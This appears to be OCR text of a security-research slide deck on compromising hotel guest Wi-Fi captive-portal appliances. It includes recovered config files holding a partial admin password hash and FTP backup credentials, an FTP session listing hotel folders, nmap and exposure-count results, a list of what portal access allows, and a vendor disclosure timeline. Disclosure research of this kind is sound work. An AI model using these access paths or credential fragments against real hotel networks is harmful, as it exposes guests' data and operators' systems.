- 1420445032.homepage_order.xml
- account_printers.xml
- admin.xml
- agent.xml
- auth.xml
- cluster_restart.xml
- configuration.xml
- connection_tracking.xml
- content_filters.xml
- custom_dns.xml
- db.xml
- dhcp_health.xml
- dhcp_settings.xml
- dhcp_static.xml
- dhcp_subnets.xml
- factory.xml
- filters.xml
- ftp_based_config.xml
- ftp_locations.xml
- gateways.xml
- general_backup.xml
- global_settings.xml
- groups.xml
- health.xml
- health_config.xml
- interfaces.xml
- li_settings.xml
- license_profile.xml
- locations.xml
- log_configuration.php
- network_policies.xml
- networks.xml
- offline_mode.xml
- packet_config.xml


```xml
<admin>
    <users>
        <0>
            <id>0</id>
            <unique_id>1</unique_id>
            <username>admin</username>
            <password>                    4da936cabacb5d</password>
            <lastname></lastname>
            <firstname></firstname>
            <theme>1</theme>
            <root_group>1</root_group>
            <group_nse>nse</group_nse>
            <read_write></read_write>
            <superuser>1</superuser>
            <staff>1</staff>
            <lang>default</lang>
            <pos></pos>
            <pos_type></pos_type>
            <pos_content></pos_content>
            <pos_subscriber></pos_subscriber>
            <pos_charge_room></pos_charge_room>
            <pos_charge_conference></pos_charge_conference>
            <pos_billing_change></pos_billing_change>
            <pos_update></pos_update>
            <pos_width></pos_width>
            <pos_height></pos_height>
            <pos_revenue></pos_revenue>
            <pos_overview_columns>username,billing,status,expi
            <pos_required_fields></pos_required_fields>
            <pages>
            <readonly>0</readonly>
            <group_id></group_id>
            <hidden></hidden>
            <last_login>1538489590</last_login>
            <first_page>    details.php</first_page>
            <code_length></code_length>
            <code_type></code_type>
            <to_lower></to_lower>
            <pos_content_type></pos_content_type>
            <oldpw></oldpw>
            <print_method></print_method>
            <first_login>0</first_login>
            <blocked></blocked>
            <attempts>0</attempts>
            <password_active>1385389154</password_active>
            <password_policy></password_policy>
        </0>
        <1>
            <id>1</id>
            <unique_id>1320300285</unique_id>
            <username>administrator</username>
            <password></password>
            <lastname></lastname>
            <firstname></firstname>
            <theme>1</theme>
            <root_group>1</root_group>
            <group_nse>nse</group_nse>
            <read_write></read_write>
```



```xml
<config>
    <locations>
        <0>
            <id>0</id>
            <unique_id>1434631420</unique_id>
            <name>          Guests</name>
            <host>ftp.                  </host>
            <path>/[redacted]/</path>
            <username>                  up</username>
            <password>                  1P</password>
            <type>passive</type>
            <port>21</port>
            <upload_type>1</upload_type>
        </0>
    </locations>
</config>
```

```
ftp> o [redacted]
Connected to [redacted].
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User ([redacted]:(none)): [redacted]
331 Password required for [redacted]
Password:
230 User logged in.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-11-16  10:54PM       <DIR>          a
08-11-16  11:32PM       <DIR>          d
08-12-16  12:23AM       <DIR>
02-22-17  09:59AM       <DIR>
08-11-16  09:12PM       <DIR>
08-11-16  09:49PM       <DIR>          adh
05-17-18  07:29AM       <DIR>          ha
08-11-16  09:19PM       <DIR>          Salalah
08-19-17  09:31PM       <DIR>          emy
02-28-17  03:42PM       <DIR>
08-19-17  05:29PM       <DIR>          Camp
08-12-16  01:15AM       <DIR>          ments_Barsha
08-12-16  01:05AM       <DIR>          m
08-12-16  08:24AM       <DIR>          habi
11-21-16  04:13AM       <DIR>          ique_Hotel
08-11-16  11:52PM       <DIR>          li_Libya
08-11-16  10:45PM       <DIR>
08-11-16  08:41PM       <DIR>          umeirah
04-27-17  10:01AM       <DIR>          kah
08-11-16  09:14PM       <DIR>
08-04-16  02:08PM       <DIR>          _Dhabi
07-29-16  01:45PM       <DIR>
12-15-16  12:00AM       <DIR>          emier
08-11-16  11:44PM       <DIR>          inski
08-11-16  12:18PM       <DIR>
02-06-17  11:50AM       <DIR>          i
08-12-16  12:25AM       <DIR>
08-11-16  01:24PM       <DIR>          Doha
08-19-17  05:17PM       <DIR>          _Dubai
08-11-16  10:31PM       <DIR>          _Sharjah
08-12-16  12:28AM       <DIR>          Amman
07-29-16  03:20PM       <DIR>
08-11-16  11:41AM       <DIR>          rain
08-11-16  11:59AM       <DIR>          cat
08-11-16  09:31PM       <DIR>          _Abu_Dhabi
08-12-16  12:41AM       <DIR>          q
08-21-16  07:50AM       <DIR>
08-12-16  12:05AM       <DIR>          _Marina
08-27-18  11:25AM       <DIR>
08-11-16  09:56PM       <DIR>
07-16-17  01:46PM       <DIR>          Sea
08-11-16  11:54PM       <DIR>          de
08-11-16  04:44PM       <DIR>
08-12-16  12:00AM       <DIR>          a
08-12-16  12:03AM       <DIR>          Verdun
08-12-16  12:19AM       <DIR>          adh_Khaldia
08-11-16  07:56PM       <DIR>          ubai
08-15-16  07:17AM       <DIR>          ai
```

```
<DIR>                  bu_Dhabi
<DIR>                  Al_Wahda
<DIR>                  Dubai
<DIR>                  Muscat
<DIR>                  t
<DIR>                  at
<DIR>                  hmandu
<DIR>
<DIR>
<DIR>                  Bahrain
<DIR>
<DIR>
<DIR>
<DIR>                  an
<DIR>                  i
<DIR>                  les
<DIR>                  y
<DIR>                  and
<DIR>
<DIR>                  el
<DIR>
<DIR>                  obar
<DIR>
<DIR>                  _Makkah
<DIR>                  a
<DIR>                  s_Makkah
<DIR>
<DIR>
<DIR>
<DIR>                  da
<DIR>                  ah
<DIR>
<DIR>
<DIR>                  h_Airport
<DIR>                  ani
<DIR>                  p
<DIR>
<DIR>
<DIR>
<DIR>                  atu
<DIR>                  ester
<DIR>
<DIR>
<DIR>                  r
<DIR>
<DIR>                  th
<DIR>                  nski
<DIR>                  oha
<DIR>                  irobi
<DIR>                  _Kenya
<DIR>                  ort
<DIR>
<DIR>
<DIR>
<DIR>
<DIR>
<DIR>                  otel
<DIR>                  _Hotel
```

```
<DIR>                  it
<DIR>                  nah_Airport
<DIR>                  imani
<DIR>                  amp
<DIR>
<DIR>
<DIR>
<DIR>
<DIR>                  nuatu
<DIR>                  chester
<DIR>
<DIR>                  es
<DIR>                  asr
<DIR>
<DIR>                  Bath
<DIR>                  binski
<DIR>                  _Doha
<DIR>                  Nairobi
<DIR>                  ds_Kenya
<DIR>                  esort
<DIR>
<DIR>
<DIR>
<DIR>
<DIR>
<DIR>                  _Hotel
<DIR>                  be_Hotel
<DIR>                  ait
<DIR>                  Dubai
<DIR>                  a
<DIR>
<DIR>
<DIR>
<DIR>                  ab_Resort
<DIR>                  ma_Muscat
<DIR>                  ence_Jeddah
<DIR>                  l_Dau_Resort
<DIR>
<DIR>                  i
<DIR>
<DIR>
<DIR>                  Dubai
<DIR>
<DIR>                  tel
<DIR>                  at
<DIR>
<DIR>                  a_Malta
<DIR>                  ndome
<DIR>
<DIR>                  _Hotel
ed in 0.55Seconds 14.34Kbytes/sec.
```


Disclosure Timeline

- **2018-10-31**: First vendor notification – immediate response
- **2018-11-12**: Technical details sent to vendor
- **2018-12-10**: Vendor questions feasibility
- **2018-12-15**: Proof of concept sent
- **2018-12-17**: Vendor acknowledges vulnerability
- **2018-12-20**: Vendor discusses update plans
- **2019-04-01**: Vendor assures patching


Hmm ??


WAR HAS JUST STARTED
imgflip.com


Guest Wi-Fi Network ?



Captive Portal

- Radius
- LDAP
- Voucher
- SMS
- PMS
- Social Login

Management

- Web portal
- Role based access
- DNS server
- DHCP
- Firewall
- Lawful interception

Billing Feature

- Credit Card
- PMS (FIAS)


Target Selection

```
shell logi
login:
```


TOTAL RESULTS

629

TOP COUNTRIES



United Kingdom	109
Germany	92
Russian Federation	80
United Arab Emirates	44
Saudi Arabia	38




Attack Surface


```
Host is up (0.012s latency).
Not shown: 95 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
5432/tcp  open   postgresql

Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```


Web Management Portal

- Get private data
  - Subscriber’s details, Network configuration, DHCP, DNS, firewall rules
  - Backup, logs, PMS, Guest details, SSL, SMTP
- Set every parameter
  - DHCP, DNS, WAN, LAN, Route Configuration
  - Port forwarding, Syslog, SSL
- Download
  - Configuration, database, backup, logs
- Upload
  - Backup, Images



Web Server





/media/root/ var/www/html/

[redacted]
charts
cluster
cms
config
creditcard
defines
fms
[redacted]
images
include
lang
library
logg

login
logout
logoutconsole
logoutpage
[redacted]
oauth
paypal
[redacted]
portal[redacted]
portal[redacted]
portal_custom
portal_lang
portal_registration
print
print_[redacted]
reports

[redacted]
rpm
scripts
sms
smskey
smstest
ssl
[redacted]
status
subscriber
tabs
test
tiny_mce
[redacted]
wsdl
xml
[redacted]

index.php
info.php
[redacted]

/media/root/ /var/www/html/ /

- current
- _notes
- temp
- 8021x.php
- aaalog.php
- aaalog_list.php
- access_control_external.php
- access_control_groups.php
- access_control_rules.php
- access_list.php
- account_printer.php
- activate_users.php
- agent.php
- agentR.php
- agentR_content.php
- agentR_list.php
- agentS.php
- agentS_content.php
- agentS_list.php
- ajax.php
- ajax_aaalog.php
- ajax_agentR.php
- ajax_agentS.php
- ajax_bandwidth.php
- ajax_billing.php
- ajax_client_server.php
- ajax_cluster.php
- ajax_cpu_report.php
- ajax_dhcpdlog.php
- ajax_dns_log.php
- ajax_export_portal_status.php
- ajax_fiaslog.php
- ajax_general.php
- ajax_health.php
- ajax_history_report.php
- ajax_horizonlog.php
- ajax_interface_order.php
- ajax_interfaces_status.php
- ajax_itvlog.php
- ajax_liglog.php
- ajax_lilog.php
- ajax_live.php
- ajax_log.php
- ajax_message.php
- ajax_nodelog.php
- ajax_packet_capturing.php
- ajax_paymentlog.php
- ajax_portal_editor.php
- ajax_portallog.php
- ajax_portal_rules.php
- ajax_print_portal_editor.php

